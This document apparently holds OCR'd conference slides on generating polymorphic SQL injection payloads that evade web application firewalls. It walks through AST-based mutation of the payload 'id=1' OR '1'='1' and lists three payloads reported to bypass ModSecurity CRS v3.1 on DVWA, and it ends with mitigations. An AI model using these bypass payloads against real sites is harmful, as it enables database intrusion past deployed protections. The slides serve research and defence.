
Syntax Fixer

http://sqli.vulnerable.site/posts.php?id=1' OR '1'='1




Syntax Fixer

http://sqli.vulnerable.site/posts.php?id=1' OR '1'='1



Steps


① Make the fragment back to a complete but artificial statement and fix syntax errors on-the-fly via “Syntax Fixer”



Steps


② Parse the statement into an AST structure

SELECT … WHERE …
id = '1' OR '1'='1'



Steps

③ Leverage TiDB to translate the AST into a logical plan and apply mapping rules to generate our polymorphic statements



SELECT … WHERE …

- id = '1' OR '1'='1'
- id = '1' OR `id`=`id`
- id = `id` HAVING (1)
- id = '1' OR `id`
- …

④ Apply mapping rules and update information of nodes from bottom to top

④ Apply mapping rules and update information of nodes from bottom to top

```
SELECT      `1`,      `2` FROM DUAL
```

④ Apply mapping rules and update information of nodes from bottom to top

```
SELECT      `1`,      `2` FROM DUAL
```

④ Apply mapping rules and update information of nodes from bottom to top

```
SELECT      `1`,      `2` FROM (SELECT 1)a JOIN (SELECT 2)a
```

④ Apply mapping rules and update information of nodes from bottom to top


④ Apply mapping rules and update information of nodes from bottom to top

④ Apply mapping rules and update information of nodes from bottom to top

```
SELECT `a`.`1`, `b`.`2` FROM (SELECT 1)a JOIN (SELECT 2)a
```


Experiment go-through

- The environment is the same
    - DVWA
    - OWASP's ModSecurity CRS v3.1 with P1
- sqlmap: 0
- Ours: 3 found
    - `id=-1' AND 2<@ UNION/*!#{%0aALL SELECT*/1, version()'`




Experiment go-through

- The environment is the same
  - DVWA
  - OWASP's ModSecurity CRS v3.1 with P1
- sqlmap: 0
- Ours: 3 found
  - `id=-1' AND 2<@ UNION/*!#{%0aALL SELECT*/1, version()'`
  - `id=1' AND {`version`(/**/SELECT left(version(), 1)>0x34)} AND '1`



Experiment go-through

- The environment is the same
  - DVWA
  - OWASP's ModSecurity CRS v3.1 with P1
- sqlmap: 0
- Ours: 3 found
  - `id=-1' AND 2<@ UNION/*!#{%0aALL SELECT*/1, version()'`
  - `id=1' AND {`version`(/**/SELECT left(version(), 1)>0x34)} AND '1`
  - `id=-1'<@=1 OR {x (SELECT 1)}='1`



Demonstration

Agenda

- Brief introduction to
    - Input Validation (Filter & WAF)
    - Evasion Technique
- Polymorphism
    - Concept
    - System Design
- Conclusion

Conclusion

- Why these attacks haven't seen often in the wild?
  - ★ Too complex
  - ★ Normally, an attacker can capture the flag with dumb attacks

- Why these attacks haven't seen often in the wild?
  - ★ Too complex
  - ★ Normally, an attacker can capture the flag with dumb attacks
- How to mitigate Polymorphic Payloads?
  - ★ Use whitelisting
  - ★ Prepared Statements

- Why these attacks haven't seen often in the wild?
    - ★ Too complex
    - ★ Normally, an attacker can capture the flag with dumb attacks
- How to mitigate Polymorphic Payloads?
    - ★ Use whitelisting
    - ★ Prepared Statements
- Will other languages suffer this pain?
    - ★ Many detections doesn't cover this type of evasions
    - ★ Thus, most context-free languages may suffer from this concept

Thank you ☺️

Question?

boik@tdohacker.org